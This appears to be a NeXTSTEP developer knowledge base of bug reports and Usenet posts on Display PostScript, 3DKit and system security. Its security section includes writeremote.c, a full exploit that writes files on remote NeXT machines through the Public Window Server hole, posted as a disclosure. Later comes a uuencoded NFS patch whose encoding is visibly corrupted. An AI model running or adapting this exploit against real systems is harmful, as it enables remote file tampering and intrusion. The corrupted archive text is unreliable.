(real, i.e., with triangle in the Deliver button) NeXTmail preferred  
Addressing limitations: no !, % or .uucp (? I should test this again)

**XXXX change, look at Adobe's current documentation**  
**KBNS.32.1.023\_o3.2o Rounding needs further specification**

Description (only the aspects I looked at): There is an account in /NextLibrary/Documentation/NextDev/Concepts/Pre3.0\_Concepts/04\_Drawing.rtfid about exactly what pixels are painted, but with this restriction: ``

**Note:** The directions stated in these rules are for the NeXT MegaPixel Display and 400 dpi Laser Printer. They may be different on other devices.

". And that doesn't even specify whether stroke adjustment is on. That makes PostScript a doubtful renderer for detailed work. This specification should be extended to all implementations. Although it probably should be respecified: it seems very silly that you have to do ``0 1 moveto 0 1 lineto stroke" to paint the lower-left pixel of a windowdeviceround window. The vertical half-openness should be unflipped.

Urgency: I'm not sure...

Confirmed: Raf\_Schietekat (o3.2o)

Workaround: If your application requires it, be very careful (and get a microscope to investigate the devices that weren't included here).

Cure (for Adobe): Include precise rendering information.

See also: TUGboat Volume 9, Number 1 of 1988-04: Shane Dunne, *Why TeX should NOT output PostScript Ð yet*

# Suggestions

## **KBNS.33.2.003\_o3.2o ``true setstrokeadjust" does not cooperate well with ``fill" for 1-pixel-wide borders**

Description: If stroke adjustment is switched on (the default in NEXTSTEP Windows), or if line width is exactly 0, lines (and, through the inexorable reduction arc->curve->line, all strokes) are pixelised (scan converted) in a different way. If I understand it correctly, for the default coordinate system this comes down to: along the axis with the largest angle to the line, exactly  $\text{MIN}(1, \text{round}(\text{line\_width}))$  pixels are painted (don't know what happens at the discontinuities), and this block's center is as close as possible to the path's center, or towards higher device coordinates. fill's are not affected, and the rule is still: a pixel is painted if it is touched by the shape.

The problem is when, e.g., a white non-rectangular form on a light gray background is bordered in black. Then some white pixels will always be outside the black border because of the different scan conversion details, and this may be quite conspicuous on a good display for someone with good eyesight.

### How to verify:

```
(construct path)
gsave
 1.0 setgray
 fill
 grestore
0 setgray
stroke
```

Urgency: Does no damage, rather obvious, workaround not satisfying.

Confirmed: Raf\_Schietekat (o3.2o, reported)

Workarounds (iff `(NX_DRAWING==NXDrawingStatus)`):

- Use borders strokes of at least 2 pixels wide. This may not look right, though.
- Selectively switch stroke adjustment off. Set line width to something like 0.001. But lines will always be coarser than intended or desired, especially when approaching the diagonal.

Cure (for NeXT/Adobe): Use the same regulations for the border of a fill as for a stroke. Perhaps with a separate `setfilladjust` (for 0.0 linewidth?).

Report history: c.s.n.programmer 1995-10-23 by Raf\_Schietekat

Comment: I don't know for certain whether my suggestion for a cure is the best one.

**KBNS.33.1.036\_o3.2o Buffered windows should use more than one flushgraphics rectangle**

Description: When drawing is done in a Buffered window, DPS keeps track of what portions have changed, in the form of one rectangle that is extended as required. This gives problems, however, e.g., in the following situation: two ticks follow the current location on rules at the top and the left of a drawing area. In such a case, only a few tens of pixels, maybe a few hundred, are actually ``dirty'', but DPS will register the whole enclosing rectangle, maybe a thousand times too much.

How to verify: This is common knowledge, I think. Could be in some NeXTanswer.

Urgency: Does no damage, more or less immediately obvious (performance impaired), workaround not ideal.

Confirmed: Raf\_Schietekat (o3.2o, reported)

Workaround: Do a flushgraphics (or -[Window flush]) for each little drawing if isolated as in Description, but this may undo some of the benefits of using a Buffered window (not distracting the user with the act of drawing).

Cure (for NeXT): Use a list of flushgraphics rectangles, and provide an instruction to start a new one. flushgraphics would flush them all at once.

**KBNS.10.3.042\_o3.0±3.2o KBNS.32.0.rev** (O well...) The DPS server should automatically coalesce instructions that affect window order, even over other instructions, as long as the delay is short enough. Often, when an application with many windows behind each other is hidden or closed, each individual window is brought to the screen before being closed (because it is exposed by another window's closing), and this wastes performance.

XXX  
Newsgroups: comp.sys.next.programmer  
From: byer@mv.us.adobe.com (Scott Byer)  
Subject: Re: pswrap bug?  
In-Reply-To: arrouye@petole.imag.fr's message of Wed, 26 Jan 1994 15:25:35 GMT  
Date: Wed, 26 Jan 1994 20:25:26 GMT

In article <ARROUYE.94Jan26162535@petole.imag.fr> arrouye@petole.imag.fr (Yves Arrouye) writes:

```
> Given _myArray an array of known size, the following wrap
>
> defineps PSWtry1(int size | int list[size])
> _myArray list
```

```
> endps
> produces a runtime error (invalid tag in return...), but
>
> defineps PSWtry2(int size | int list[size])
> _myArray {
> list
> } forall
> endps
>
> does not. I do not know why PSWtry1 fails, because Adobe pswrap
> examples say that it should be possible, as in (pswrap ref. manual,
> PSW-30)
```

What you are hitting is an ambiguity between getting back a series of output values (sec.B.4.3 in the Purple Book) and getting back an array. pswrap tries to use the syntax of the PostScript code in the wrap definition to determine which case it's in. The example in the book will work because pswrap can easily determine that it's an array being returned, and thus it can expect an array type return. However, in your first example, there is no such syntactic clue. Apparently, pswrap is assuming "series of return values" in that case, and thus the type mismatch with the objects real type.

The client library should be repaired to handle the ambiguity at run time, though, so I'd be inclined to call this a bug.

```
--
Scott Byer NeXTMail: byer@mv.us.adobe.com
Adobe Systems Incorporated These are *my* opinions, and
1585 Charleston Road, P.O. Box 7900 do not necessarily reflect
Mountain View, CA 94039-7900 the opinions of my employer.
```

```
From: griffid@gb.swissbank.com (Dave Griffiths)
Newsgroups: comp.sys.next.bugs,comp.sys.next.programmer
Subject: PSxyshow takes a second to draw 6000 characters
Date: 23 Feb 1994 13:13:25 GMT
```

Subject line says it all really. This is the main cause of a non-editable DBTableView being slow to draw.

100 lines with 60 chars/line took 1.2 seconds to draw with PSxyshow (this is under 3.2). An alternative method using PSmoveto/PSshow for each line took 0.3 seconds.

Wrapping PSusertime() calls round the drawSelf proves that most of the second is spent in the Window Server.

Sounds like we could do with some postscript benchmarks to test the Window Server against.



```
> reset:gray: and finalize.
```

It's a bug in the server, things get pathological when more than ~500 characters are shown at once. Below that amount, xyshow is far faster than moveto/show combinations.

Really ? Even when as in the above example the characters were not randomly distributed one at a time across the screen but were part of lines of 50 or 60 characters each of which requires only a single show ?

Carl Edman  
-----

# RenderMan, 3DKit;¬RenderMan, 3DKit ;KBNS.33.2.rtf;Contents;¬Contents

## #import

;/NextLibrary/Documentation/NextDev/ReleaseNotes/3DKit.rtf;;¬/NextLibrary/Documentation/NextDev/ReleaseNotes/3DKit.rtf

**Also use the Find facility on RenderMan (some very ugly Window Server crashes happened in 3.0, not tested yet in 3.1).**

```
KBNS.33.2.XXX
Newsgroups: comp.sys.next.programmer
From: wave@media.mit.edu (Michael B. Johnson)
Subject: Re: 3D kit, any bugs ?
Date: Sun, 21 Jan 1996 19:32:09 GMT
```

```
In article <4do6ac$6@wfn.emn.fr> lchamp@mines1.info.emn.fr (Champciaux Laurent) writes:
>>_Hello,
>>
>>I am new to the 3D kit. (NeXTCube OS 3.0)
>>
```

The 3DKit had a fair number of bugs in its first release (NS 3.0). Most, if not all, have been fixed by NS3.2. If you want to do anything with the 3DKit, I strongly advise upgrading to at least NS3.2.

To begin playing with the 3DKit, take a look at the "Simple" example in NextDeveloper/Examples/3DKit. YOU could also take a look at my WavesWorld tools, available off of my home page. I extend the 3DKit in a number of ways.

--  
--> Michael B. Johnson, SMVS, Ph.D. -- wave@media.mit.edu|wave@pixar.com  
--> http://wave.www.media.mit.edu/people/wave/  
--> alumnus, MIT Media Lab, Computer Graphics & Animation Group  
--> Media Arts Technologist, Pixar Animation Studios (East Coast Office)  
-----

KBNS.33.2.XXX  
From: altenber@acpub.duke.edu (Lee Altenberg)  
Newsgroups: comp.sys.next.programmer,comp.sys.next.bugs  
Subject: 3D Kit bug with triangle meshes  
Date: 15 Jan 1996 21:46:15 -0500

I've discovered a bug in the 3D kit. You can plot a 3D surface using RiPointsPolygons() with a mesh of either quadrilaterals or triangles, where the triangles come from dividing each quadrilateral into 2.

With triangles, the surface shading does not work using N3D\_SmoothSolids. The shading no longer bears any relation to the light sources. With quadrilaterals, however, N3D\_SmoothSolids works fine. Has anyone had any experience with this bug and any workaround for triangle meshes?

Thanks,

Lee Altenberg  
altenber@mhpc.edu  
-----

**KBNS.11.1.025\_3.0c An exchange on NeXT-prog@cpac.washington.edu**

Dale\_Brisinda: ``In NEXTSTEP release 3.0 there was a problem with the RiPointsPolygon Renderman interface for rendering a polyhedra. If you passed it more than a certain number of polygons (can't recall how many, but it was under 1000) then the window server would die (or something like this). Does anyone know if this problem has been fixed in NEXTSTEP release 3.1?"

Jeff\_Martin: ``Yep, this was fixed and released in 3.1."

Does the RenderMan system still cause Window Server crashes in 3.1?

# Security;¬Security ;KBNS.33.2.rtf;Contents;¬Contents

## Operational integrity

See **KBNS.10.3.029, KBNS.00.0.280**

## Intruders

See **KBNS.00.0.234, KBNS.00.0.285, KBNS.10.2.036, KBNS.10.3.034 (there may be others)**

XXX.32.1  
From: izumi@pinoko.berkeley.edu (Izumi Ohzawa)  
Newsgroups: comp.sys.next.sysadmin,comp.sys.next.programmer  
Subject: -NXHost danger (Re: Shadow Passwords)  
Date: 9 Mar 1994 15:08:56 GMT  
Reply-To: izumi@pinoko.berkeley.edu

In article <jeffo.763162630@uiuc.edu> jeffo@uiuc.edu (J.B. Nicholson-Owens) writes:  
>Serge J. Goldstein writes:  
>  
>>At the recent NeXT Developer conference, I asked about NeXT's plans for  
>>improving security (e.g., kerberos, better control over NXHost, etc.). The  
>>response was, in brief, "our customers haven't asked for that, so we're not  
>>doing it". Here's a chance for customers to ask! If you care about having  
>>plain-text passwords broadcast all over your network, chime in!  
>  
>I've read people's request for these things for a \*long\* time. I've

>come to the conclusion that it's not that NeXT's customers haven't  
>asked for it, it's that NeXT is being selective in what customers they  
>want to listen to. The customers who have spent the most on NeXT  
>haven't asked for it (even though they probably should). This doesn't  
>mean that NeXT shouldn't or couldn't put in security-improving  
>features without a request from their largest customers.

I am posting this in the hope that some of those largest customers  
will take some action. I sent the program below to NeXT and CERT before  
3.0 was released asking for finer grain control for -NXHost (Public  
Window Server) connections. Nothing happened for almost 2 years.  
Surely, waiting for 2 years should be long enough.

I will get flamed for posting this, but if you leave the Public  
Window Server on all the time, this is what you are exposed to.  
Turn off the PWS switch in Preferences.

Warn your users. Run scripts nightly which resets all user's  
PWS switch to OFF position, i.e.,  
"dwrite System PublicWindowServer No" for all users.

All flames will be ignored.

--

Izumi Ohzawa [ \$@Bg\_78^=;(J ]  
USMail: University of California, 360 Minor Hall, Berkeley, CA 94720  
Telephone: (510) 642-6440 Fax: (510) 642-3323  
Internet: izumi@pinoko.berkeley.edu (NeXTMail OK)

-----  
/\*  
writeremote.c [modified for Release 3.x]

This program demonstrates a big security hole through which anyone with a NeXT  
on the Internet can penetrate into other NeXT's that has a user logged in with  
"Public Window Server" enabled. You don't need to have an account on the  
remote machine.

To compile:  
cc -o writeremote writeremote.c -s -lNeXT\_s -lsys\_s

Usage:  
writeremote hostname  
  
hostname -- hostname of the machine where a user is logged in at  
the console and has Public Window Server turned on.  
It will write a warning message into /tmp/console.log on remotehost.

A portion of code from (Release 2.1):  
/NextLibrary/Documentation/NextDev/Notes/MakingAppsFly/ListingsForNXWindowServer  
Memory.rtf

is used.

```
*/
#import <stdio.h>
#import <strings.h>
#import <stdlib.h>
#import <appkit/appkit.h>

#define STATUSLENGTH 200 /* Some large number for error string length */

/*
 * Ugly function to write PostScript error.
 */
void WritePostScriptError (char *errStr, int errStrLength, NXHandler *errorState
)
{
 char *streamAddr;
 int streamLength, maxLength;
 NXStream *errorStream;

 if ((errorState->code == dps_err_ps) &&
 (errorStream = NXOpenMemory (NULL, 0, NX_WRITEONLY))) {
 DPSPrintErrorToStream (errorStream, (DPSBinObjSeq) (errorState->data2));
 NXFlush (errorStream);
 NXGetMemoryBuffer (errorStream, &streamAddr, &streamLength, &maxLength);
 if (streamLength > errStrLength-1) streamLength = errStrLength-1;
 strncpy (errStr, streamAddr, streamLength);
 errStr[streamLength] = 0;
 NXCloseMemory (errorStream, NX_FREEBUFFER);
 } else {
 sprintf (errStr, "A non-PostScript error while running program.");
 }
}

/* Alert message to write to remote host's /tmp/console.log file, the
 * content of which may be examined by Workspace's Tools->Console menu.
 */
static char *message =
"\nSecurity Alert\n\
 This message has been written from a remote host via\n\
NeXT Public Window Server security hole. Setting the\n\
Public Window Server switch means that anyone with a NeXT\n\
on the Internet can write to or wipe out your files.\n\
Writing to /tmp/console.log is harmless, but imagine\n\
consequences of commands written to your ~/.cshrc.\n";

int WriteRemoteFile(char *remotehost)
{
 DPSContext context;
 NXHandler exception;
 char status[STATUSLENGTH]; /* Array for error messages */
}
```

```

exception.code = 0;

NX_DURING {
 context = (DPSContext)DPSCreateNonsecureContext(remotehost, NULL, NULL, NULL,
 60000, NXCreateZone(vm_page_size*2, vm_page_size, 1));
 if(context == NULL)
 fprintf(stderr, "Cannot create DPS connection to %s.\n", remotehost);
 DPSSetContext (context);

 /* This writes a message to /tmp/console.log on target.
 * The file may well be /Users/someone/.login or .rhosts which are
 * writable because we will be writing as "someone" who owns the files.
 */
 DPSPrintf(context, "(/tmp/console.log) (a) file\n");
 DPSPrintf(context, "dup (%s) writestring\n", message);
 DPSPrintf(context, "dup flushfile closefile\n");

 /* Call DPSSetContext to be sure we're really done. */

 DPSSetContext(context);
 NXPing(); /* seems redundant but doesn't work without it */
 DPSSetContext(context);
} NX_HANDLER {
 exception = NXLocalHandler; /* Make note of the error... */
} NX_ENDHANDLER

if (exception.code != 0) {
 WritePostScriptError (status, STATUSLENGTH, &exception);
 fprintf(stderr, "%s\n", status);
 if(exception.code == 1108) {
 fprintf(stderr, " No console user is on remote host <%s>\n", remotehost);
 fprintf(stderr, " or the console user's PublicWindowServer switch is OFF.
\n");
 }
 if(context) DPSSetContext(context);
}
else {
 printf("The following message has been written to\n");
 printf("/tmp/console.log file of remotehost: %s\n", remotehost);
 printf("%s\n\n", message);
 printf("Tell the remote user at the console to look at the console\n");
 printf("messages via Workspace's menu: Tools->Console.\n");
}

return(0);
}

```

```

main(int argc, char *argv[])
{

```

```
if(argc != 2) {
 printf("Usage: writeread hostname\n");
 printf("This program demonstrates a NeXT Public Window Server security hole
.n");
 printf("Any NeXT on the Internet will be able to read/write/create files on
\n");
 printf("your machine where *you* have permissions, practically anywhere\n");
 printf("and any file in your home directory.\n\n");
 printf("hostname -- hostname of the machine where a user is logged in at\n"
);
 printf(" the console and has Public Window Server turned on.\n");
 printf("It will write a warning message into /tmp/console.log on remotehos
t.\n");
 printf("Imagine consequences of commands written to remote user's ~/.cshrc.
\n");
 exit(1);
}
WriteRemoteFile(argv[1]);
}
```

--- cut here ---

-----

XXX.32.1 What's this again? A complaint by EPS about a security breach, and it would be a feature?  
From: eps@futon.SFSU.EDU (Eric P. Scott)  
Newsgroups: comp.sys.next.bugs  
Subject: SECURITY: NFS Mount Vulnerability (with patch) [1/2]  
Date: 3 May 1994 20:05:11 GMT  
Reply-To: eps@cs.sfsu.edu

A serious security vulnerability exists in NEXTSTEP 3.2  
and previous releases (going at least as far back as 2.1)  
that affects networked multiuser systems.

This package contains a description of the problem along with  
source code for a patch to neutralize it.

N.B.: I regret that this could only be verified on Motorola  
machines; the Intel system that had been loaned to us went away  
at the end of April, and we have no plans to replace it.

- 1) uudecode this message to extract nfsmntfix.tar.Z  
size 6061 BSD sum 10770 md5 cb3e5d5598a43fa6de81aa14986580b1
- 2) zcat nfsmntfix.tar|tar xvopBf -

View the README file.

--EPS--

```

begin 644 nfmntfix.tar.Z
M'YV0;LS,:>.&CIDT>%X`6,BPH<.'$`-*G$BQ8D40&&_4J`$`$:,FAT_`@B
MY$B2*%&%@W&@CQHP; ,5K&^&@#1HP:'BWJW,FSI\^?0(,*'4JTTJ-&C2)$&'%CP
M8$(I18(0:5(DJ=6B-&F(]/C1)%>06U&"B`%CA@T;*VNTI`&C+(V9&=O&R'FU
MKMV[>>//JW<NWKQ,C4T`T>5.G(`@C"$&8>2,'A),B6*A,H5($`H@9+F0H4!`$
MQ)PR<M(0GN.YS)@ZH>GD`8'F#9LR(,K@23.'#NDT;AQ#EDS9,F89(,*X(0,"
M3FC&(.24>1WF\QP%*,Z\P7T&A)@P8]8$IP.">>W@I,V$:S<<9G(M<O`*>DB
M1@H7&)-P#\.&S9L[I(7G43#F31LXK)&QW&J%&9>&'6F\=D89Q-7Q66-TO`$"
M;@+*809HL-V1!AUH%"?'&W"`YED>Z;6A`(B@A4&':&ZP$-QP((PA7&S-);B:
M&+#)!N!T`A(7(0A0B$%'&+AY5D)<(C@H(@H?OD%"@I@-T89<\SAPF94H$%;
M<=>BM$<:",;Y1$)%ND#8'87),&289L"U&GF=I_/_<:"$R\08988@QYQ*@N;&<
M`E.`9H>('H8IAS*C6$;!"S"9EROK[5Q)99H./JAGF6TH<-F08S1GQQD4,>H
MA(V"0,8;I[51QI@KBJD8<FT05A`*,J3`PF8H?1%K871`\4(;8=P(&VYVO+$&
M@T"ZP<:-JY4ZQY&@M:'D')-6$1!C=!2FXH`N<KCEEFXXR6B29<`'0A*Y89<M
M?1OFX:)^(($P;XXQ_3=&`KL:YFJ$Z[UAQHnk(3A`&IB:FD:BS<J11PLME#%HM;
J$BS%@:5`)YAY_`$B;%?DWO+!QQX7+GYY15CF<C"'>DEN<>/Y8J8WV@F9LE
M;&[NJ`\`<(8Z1!GW!*<HBHY6"<*P<?K+!:!C'DG9'I;FY3-]KC8$K;J,W0YOD
M@Q.2]J.;:I8J0KC/ID&&"+_`*RAV(K;IA[A5:LJPE:=>2>3._0.?8W&H4?DA&
M'3Z[ZF]R;YQ1!VR?=5R'V!X&+D<8;<SAXH:FOE%QR`H8Y_"JW#TKLFT;UISV
MD/\>]!IRMUW6H&(J@LH^2[-RM3]\GZF>#+FZT;+2MZ$9UCYZQ>..C6D=X
M'6+4WN.[,(I`QX=J"*=:W(X1_:/.'97AAG<N1E0F0[FK`MUTUK)*1L<$G9&
MAZ7Z7L:VWW%8.G=;_C@'B0("K^*08U3J(ZE!GV'?=6Q0`+HJY"?NH`W8V!#
M'4*U.Q!,(0E)L$SX;!6;A\%)0$K;4(=HXYIM$<<^+XM2Z4!0P#LP9@WY40X(
M[%`'-OAI<9B:U!2FY`306%3"F#-&S@W) ['X\(<(\IF)5L"P(C)L!3],(D:(
M:.,0BKD`!?,#(#Z:($3[TH<1#),;1K8B!*GFBGQX3&0F4QD^*(")342B$G^
(MQC1N1@2MX6$9R+:E,ZGJ5)C1DI^2A3(MY:]N$RI(DMC4IS!LB-.&&!0E
M3U')2AA!@7RRYH83B,PTCS39LBJXJA<YJ5*-J8(3DH`%/.8/-V7PF`*@4(8R
M#*&5R2F,&T35!'L1X0F!T5!](N>B,QRHDX7*GG+*(<?QP*9>I9%#[6[F+SH4
M4X5;TA";-AD&.Q")#2LK5PHP(H(@KJ@=-,R;/L;8&U/J$3814L#2TO#`4N5M
M@2(Z`YGRX\@J@0=@VTM=@LJPH`8]:%(S"^3RX-F8,;RO8F$PF,04QD<X[G!%
MKR%;?\":$&^K@ZPVA.@BR:C<P,9'F;Z*KF*NZR<YOLH!L`XL-N"N`+:T9D@X*
MB)AI$K::TI&A!35K%O\RQ!@VD$%F3'/12+T9)Q'@,`$O*`,`=QO""?'&G!;EI
M@<@`@*`<`HX%9\(>)\(5ASHX*:%QA&@9="/".:0)!"\@0VTVLS0,H=6L8\@:
M('6$+63)5%&,6<U(P[I/E,(HK=^AC0)*=5>:-I2HX.SC#F$S40$5)(7HE%#U
MGH6DS[#IIPH(*%2!!(?/_<BI'KK<8X.3'-,PACA_*Q5HS?"A-@C/HBG;D&.#
ME]2E-G5(8F"8:`$YOQ(%APQM&AM%I>PPY:TJ)6[U,I68\)*<J=ZV0R>@'89
M3$`"%G>U@20(GN`&KE5*`>)\D)&O*$Z0AH9(XE`6-O*3TR,?!3YP#DQ-L@$6'
M"HWJ9I>#$,4RR"$0.%2.?B6.<F(UJ.#L$H&A"6X-OU=!L:UJ2I/*;-"<@L.E
M$,0@B=E20NMTI^CRB6C<:"@"/72T#YL4<AT*FDTIH`"A49U_$36RZ"FW4GJ
MTF@A$RAH+J1"#?4W7!(`EM%Z6[\3(4E%+'(1D%&F0?-SY@2D0688/.<?L\4,
M2WD($4:`=2R,4.]P/@4D$Y80F,* (5XR\J<QEV@,"%,!K/*<4D*)04P8H(0?-
M9/1-9MH\!P!#G]#T@L):;LK5@;MT3#N,YV[^^<!XJ0)D_8M+=X1IX04$' [UCJ
MJ=O!8N2@`*DJ>A,Z`Y"%Q\858H-`&KO8"MU(_E#T/\$V6VL5/A(S.W,:)6Z
MDXA"RE_T!>TW" I#"<M;W&>1E[$=-QAD;7-`A[0TF81U,G.L8<YNF!:UUC[P2
MHQDT.JU):`[!ZA8HRE#EX(B!,-Q1@1Y`\P85@(`*0X#"R+8`N5@LT="ZU.(
M`\F51LJ;J3),9M"!*-]04TQ^PQ!)+-`&^TIH5D<"X)6TF<6:/3D&Z(DF*(
M^2O<>*YB6TN#X%2(;AW>(7C89I"+Q."Y"?TK#X0Y@0IY&,#:\&T-*Z]#=#1@=
M&7.7' '(N"/J+B+/.<&\#C*'C:$V)*XY:*=1KEW:?AJU&F/&R)!R\&4#Q2!R
M$)#@Z\;[40')MY$IF>6#?S1:6KC']!'6DYDLHV+##E@,='L7Z4R8?2XDZC3
```

M5AN0N-G;<\*O^'/&0AW3#KE\$#\$;W42H4'5F%0`W(^<YK4!\*R%+\Q3@C:TWULU  
MUY) &@-+Y5#J/'BK@9\D\8Q<AAKE&\$;!R!&V=Y0^G%73; (]Q4E6HMK5)`S'&  
MV'CL,N2>9IV6QXFES2+8G-S\$GTZW'=3TL2GJ=NB<@:4];,KI\*FT6&>@'OD`(  
M4R#"X;0A"IX!DU34D`B:>B<X) 673 (#D.17R#>(AHQ\_D) 38AQ`ULGY-#?;`2  
MXA1U\QGG1WH?]2^/@BG`W6?P0:#4FWI83I\_4TR<UT#,9T=E8`>QP08\$^`,4  
M,F)^X@)0H@!&<&>[D6=K!@,ND@3"DTB7`P)`=P\*[Y"?(\ED8E09FT"Q!TP1(  
M<SW[=%]W0APM0`1.@`5?;`1/T`10D`1,4`12`\`50T81!;`5%\`4S\`4J\2-#  
M8`1,\$`1',`634H\*-X02!(0,N@`<NHB1;UH,D-`?`\$4@1B%K\_FF7E@B42LBK/  
MHD\*E(H`:)GHN&&MYQ"AQ<G&\$0S^9(E?GYB0J]UMDP\$RJ<GK5D4C'LADX"`) ;  
M4%7\_\@)!YP(O8&%-@1!`?8&^H`@)=L`-UDW%(Y2!R4%M,M09L`\`6>DR!5E5":  
M&'2=\*!`7YA2AN!RHD@`^D%8.\P)CYQJP(0,^8`(QH``L1D\_PHHOD"8N`\$+T  
MX2+\*`2#8(2JUR(E,UE)[V\$]&PWCHLU,\*P'4UI##FX@2\*"#2&<G3SDAMN!B-S  
M`\`^M4WV83K.,F)14Q#B6'FN1P>;E"1;-#N&Z%KE<0?+P0:F.".YQR`[(R"E  
ME8CO14).H@#9=SC\*05F;402A\$5=0`!\SY"0P103JD6BJHB\_\_,@3^`0<?UQ@S  
M1#`=50:`B-&L#C=11O]X4!#XI#6\DO1TRX\*\$!-M`0)(X!K] %RP@S`0/,S@Q  
MF1LS\*1PZ,P?]X2)#T!D@d`-O,0.:H0`N!HSX"(QD`-6J0!],99D699F>984  
MX8D8EA`\>"PAA99YD15AT15S"18G@1(NP19IT1)F00,R<`,BD1\$UO`,W0!=P  
M>9B(F9B\*N9B,V1!.\$`14T0-JZ10\*L(5,6`13T`,D@`\*/2170,0:`4@1#0`5&  
M<F9R6%D<(3^`2S#8264QQW64H`IB9)MP)IJY0\*OJ0!/4)I-F)F;:9F]JO,N  
M,`8]X`)O`"4C``)\`5,\`12\$01"T(0)T`+\$L9F=600I\`6RF4T\*L)S-^9S1  
M600]\`A2,`29V98^.">\_R9N8N4V;286CR9Y3`"5)0(94\$`1,P`1\$D`12T`,O  
MH(HO((UL\$\*`\$P)#XP;:2>]\$`+6"9G8N1E/LRD)`1TZ'6<Z:#9\*8IQQ04\*  
MD``)L(5=^@4])`#N`1.^!A,4%53\$01#@`1?4`54^(1!L(0JV@0LB@15])03`  
MT0)7\#0BL!EE(@,22J%LV\*">N8L@!`(<ZJ\$@ZH692:) \$8\*)2@\*(J\*J4H^@5&  
M\$!544`50\$1A#:\*MFJ-5U:/U\:, \*8\*38B:2HH@,6NINNFZ9XH`)^D^:8=ZHK:  
M\*82Y@:;;U`)&@YJJ69L?XYHS555U\$&C\*HJ!\_:IN"JBA\*VJ\$)T`)I`(#\I(6  
MZIW.2030V81[\*B\$D`1M\*I]0XJ'@529#4A]LJJ=J&E<DL`?U.1GXJ9\_\VO<=  
MBANU07PM\$%<MX%HVH!55)2\$<4U75T58AAJH:ZG6L:I^ONI]2(\*MG>JRNFI\_  
MV@<2V@9K\$#&DT:D=RA\_,X0826F^NU0+\_0JR\J\*H7>J3;63!Z:IQBV9CLVJ[N  
M^JX0,9D<(8M,L9;#":]` (9=w61)UR:\_[VA4WT!)[Z1(V, )@RP!%C`0-\_:0.&  
MB:\.^[ `0&[%E^0+N)J]XP\*;\*,5PEY1B`43:\XFVAIUY8DU,@H`(OH`4`P(:  
MR4X@T)\$ .U!\_UY2)3( ),T^90W.04Y`1L[R5'MXB);.19@\*1(FB[+N9@7LXB-H  
M"\$ZUR%X5DZ\_T50V@`/:@0),(')H0`=H=P8U,)\E>[]\$ZQF>0G:QT08X0@:7  
MU8+WT69G@BAYL\$U#JP`C<'S8`@(\<\*`/8@<&VB=?<+>@\06J\$2)6@88^+=R  
M2WIT:[>"DK=\$L[?XN(L`D@?,-KAQ:P9LLFA&B(1\*)E/&(510856B(6\$^Q]S  
M6[=]<K<O"@1\K=4\$KE?\*QUFRSBY(7\_6@6R\$`R#,%DAK)@-0\*[4AT+M=&[JC  
MQQVD2S2F"RRGY"=E9;N""[RCNSED4%8D\@)V(!"L&[>B:[@X+S0.P=)A2CA  
M4KW+\1G,B[U^@=TP"9XZU,\_M;S6&[QT:[SGE+S+QKZ%\*[R]);W42[\_7:[\_1  
M"QI\$P;@.QPXN!FR04">,5",.KUG`@<!)Q! ?H,`@,@<[H`%W"<"14(. [%0H  
M,%Q\PQT\*7+(NDC\_C`<+S8K9RX+<I,, \$\*<\*",JTQ]"S^DZI1EH,(4@G!XP"!?  
ML!2Z8C8;C,`>3%4JH,!P\$,)85[+@&,) !>,+<@2=#`B5[,\*O\_@@"W`(^H,"P  
M\*#8AT`,P8`(F\$`+/\B`HD`+;I!S90C0J"P5.V`03G`!DC!JYH<,:+,0N<L2F  
MHB)AD,(\*P\*S%@C@6^P4510=2/!UDX,0Y]!'\*X40ID8\_P`R`J3!\*5B`Z#, \$,  
M[`]6[%17!,=FLTU/G`!I`" `]H&Q0J3]AO,:1+!`13,D9;#8]X!0XC,F\,L&3  
M.QS7XQB7FX1+V(2;6P12Z+E7"`,=&LAB@YRKDE\$=JFQX<\$`@L<`),R#;!"!-  
M@0(BD&)F8`.2^C0,P@5N(`)X3!\*R2A+A"QO,G`(L?+=?@&BS-`8H,,Z"@\@40  
M.5QA``?EC"TH8`\*T.JE38BL=&LT=NUH9%L/U@62N8@1<)&E\$`<`<`,`S:%`  
M@`(CD`(6.YP)\$`,`NH!)Q"AA5L\$TU\`\*Z:Y7:/,%Z+,@87\*^Z.#"BYB]F\$,X\*  
M\,0D<<BY(R(UW,D(B2L?`<BEO,!64LFJO,H(T<JIS"N:/ \*N# ,JO1@:CW\*\$U  
M?<HXS2N2V=,%`<LX\*,N6>X2VK+E0J,N=6X6]\_,M[/,AP.\P#G`#&C,QLH,SA  
M[,P&`<W2S"04S";U; ,UD@,T=7<@8(:NRNA,6^P)^2IN\*BILS);\$0H:]?X:^^!  
M[15)9!8#"P,U<`,W\)<8\$0,Q0`-8V;!^/=F47=F671%3F9\>VL=\_[\*`^[\*I2  
M0`4\*T`\_0```\`\$J```,8-HNT!``H0H-H`(`!`!QQ"GO0(`-\$-L&!52016V

M\_0\$L``4``(0)YOZ=H?`"/"#0`+\-!CL!"G/1<<``2D->K&:A\K2B\_+0,#  
M0`G`'9N(JM?8\_9J77=[F?=Z->=?@?2>).MY]7=F`31\*\$39?\_2A(S,`.^O1%  
MB19C\$0,!2P.2C=X"/N`\$?I:9S02;C8N?B`=[\*W+A8@9FX-D\*`-``"D;=JH  
M+=L!T-JV#=#NR3=L<CN&XK=N\155`=W`O=S%W8/'\_O\*/=S-K>#V^MP8+MW4  
M;=V`VIK930?;W=W??:CL+=XZ3MX%7N1&?N1(GN1\*ON1,WN1. N10'N52/N!S  
M<W, YMW.-YG/&QQV;. '1]](, QJ\$)+1P=-]W25\$G5H, '6L%APJ,)9)RI<5QU?  
M1P)A9T%CYV"-87:. )2IJYWR?]G;62"&., UYUMT>I%31Z]QU]!RI\_YT[#T6D,  
MU1S\*. ,+E86\_\$)BJ,]VJ/UQC`(GF-07FHT2XKA'DIPG6)M")4XGEB`GJ4Y;[Z  
M`8E`TB@0@G&`Q(^8TW%+)GO\$1GN-6"H:N)"[-UVH<QQR`'P5.GR[Q'+P([K)  
M5S#,MW:>!AKYP0;25QS4]TA\CGUEH'T#HY/>!W[B1W[F=R:HD7[KAX<@)R'O  
M5R2E(KL'&F+DGB;X9RCZ%V:QXW]G#H#4W"@SN+:+\C<)&"DNE2D-^(^2NCYR  
MB#)\$PF`7V`8:`,W!\X\$N'( (C\*(;CE&9ZIH+GTH(44V`Q.(,4%SRQDE\$Z"!O&  
M\_8/I%(0J6H12G;FX7-6[C-58&#Q-^H5A>&=E>(9I2(#!!QM!BA'UC/"@T\_,`  
M=8?<HX<3EF'YX8<4`XCM-(B\`-9"(`^`:\*2`;O8K:.J%1Z%(EI,(G@]2^7"\*YH  
MM8GTFHN@6\*RE>(H=^I]FY8QV&HM&TP\*T2/9]K\*&^"(QX.XQS8HS(J(QIP(P2  
